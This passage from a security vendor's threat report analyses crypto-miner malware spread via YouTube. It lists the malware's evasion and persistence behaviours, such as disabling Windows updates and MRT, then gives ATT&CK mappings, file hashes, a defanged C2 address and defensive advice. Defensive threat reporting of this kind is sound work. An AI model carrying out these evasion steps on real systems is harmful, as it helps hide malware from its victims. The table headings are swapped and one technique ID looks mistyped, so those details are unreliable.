5. Actively searches for surveillance tools and suspends mining operations when detected.
6. Employing measures against debugging and actively avoiding detection mechanisms.
7. Uninstalls Windows MRT (Malicious Software Removal Tool) update.
8. Stops and disables the Window update services (UsSvc, WaaSMedicSvc, wuauclt, BITS, dosvc).
9. Alter the system power setting to keep the system up and running.
10. Sending status update to C2 at regular intervals.

CONCLUSION —●

In conclusion, the distribution of cryptocurrency miner malware through a YouTube channel poses a significant threat to users, as it takes advantage of a platform generally trusted for legitimate content. This type of malware exploits the computational resources of infected systems to mine cryptocurrencies without the users' knowledge or consent. The impact of such malware includes compromised system performance, increased energy consumption, and potential financial losses for victims.

To mitigate the risks associated with cryptocurrency miner malware, users should exercise caution when clicking on unfamiliar links, especially those promising dubious software or content. Additionally, implementing robust cybersecurity measures, such as using reputable antivirus software, keeping software up-to-date, and being aware of social engineering tactics, can help protect against these threats.

It is crucial for both platform providers and users to remain vigilant in detecting and reporting suspicious activities. Collaboration between cybersecurity professionals, content creators, and platform administrators is essential to promptly identify and address such threats, ultimately fostering a safer online environment for all users. Education and awareness campaigns can also play a pivotal role in equipping individuals with the knowledge needed to recognize and avoid falling victim to such malware, thereby contributing to a more resilient and secure online ecosystem.

INDICATORS OF COMPROMISE

No.	Tactic	Technique
1	Execution (TA0002)	T1059.001: PowerShell
		T1059.003: Windows Command Shell
		T1569.002: Service Execution
		T1204.001: Malicious Link
		T1024.002: Malicious File
2	Persistence (TA0003)	T1547.001: Registry Run Keys / Startup Folder
		T1543.003: Windows Service
		T1653: Power Settings
3	Defense Evasion (TA0005)	T1622: Debugger Evasion
		T1562.001: Disable or Modify Tools
		T1562.002: Disable Windows Event Logging
		T1070.004: File Deletion
		T1055.012: Process Hollowing
4	Discovery (TA0007)	T1497: Virtualization/Sandbox Evasion
		T1622: Debugger Evasion
		T1497: Virtualization/Sandbox Evasion
5	Command and Control (TA0011)	T1071.001: Web Protocols
6	Impact (TA0040)	T1496: Resource Hijacking
		T1489: Service Stop

MITRE ATT&CK TACTICS AND TECHNIQUES

S/N	Indicators	Type	Context
1	380f9774da8b0eb497bad9d4df6bfdb4	MD5 Hash	LaunchInstallerFile_Passwd_1234.rar
2	454df772c510dbd8811382e0aa578b462ddfa520314468ac96efc2a61b358cd9	SHA-256 Hash	LaunchInstallerFile_Passwd_rar
3	ed4a65c1d8afb84b9ae8e57307cdb4fa	MD5 Hash	AutoInstall.exe
4	7bb518d6881bb9fd88af0a65be64765a3106e41d54f64e8f515643e5767d888e	SHA-256 Hash	AutoInstall.exe
5	ae0e0e425bbc61ed33ed008d44d22ce9	MD5 Hash	software2.exe
6	12c4e815d60b14450fc1abcdd6290f80b4bccecf34bc09ff89965c4f65f9986c	SHA-256 Hash	software2.exe
7	1accf288f3d7c35497e4b422671fae5b	MD5 Hash	software.exe
8	264d33a988d994bbd7f7ebe934b125a5953399f2189eb06da3c16a0b7dd89a3	SHA-256 Hash	software.exe
9	185[.]221[.]196[.]81	IP Address	C2

RECOMMENDATIONS —●

- Implement threat intelligence to proactively counter the threats associated with Crypto-Miner malware.
- To protect the endpoints, use robust endpoint security solutions for real-time monitoring and threat detection such as Antimalware security suit and host-based intrusion prevention system.
- Continuous monitoring of the network activity with NIDS/NIPS and using the web application firewall to filter/block the suspicious activity provide comprehensive protection from compromise due to encrypted payloads.
- Configure firewalls to block outbound communication to known malicious IP addresses and domains associated with Crypto-Miner malware command and control servers.
- Implement behavior-based monitoring to detect unusual activity patterns, such as suspicious processes attempting to make unauthorized network connections.
- Employ application whitelisting to allow only approved applications to run on endpoints, preventing the execution of unauthorized or malicious executables.
- Conducting vulnerability assessment and penetration testing on the environment periodically helps in hardening the security by finding the security loopholes followed by remediation process.
- Use of security benchmarks to create baseline security procedures and organizational security policies is also recommended.
- Develop a comprehensive incident response plan that outlines steps to take in case of a malware infection, including isolating affected systems and notifying relevant stakeholders.
- Security awareness and training programs help to protect from security incidents such as social engineering attacks. Organizations should remain vigilant and continuously adapt their defenses to mitigate the evolving threats posed by Crypto-Miner malware.
- Update security patches which can reduce the risk for potential compromise.



CYFIRMA is an external threat landscape management platform company. We combine cyber intelligence with attack surface discovery and digital risk protection to deliver early warning, personalized, contextual, outside-in, and multi-layered insights. Our cloud-based AI and ML-powered analytics platform provides the hacker's view with deep insights into the external cyber landscape, helping clients prepare for impending attacks. CYFIRMA is headquartered in Singapore with offices across APAC, US and EMEA. The company is funded by Goldman Sachs, Zodiuss Capital, Z3 Partners, OurCrowd and L&T Innovations Fund.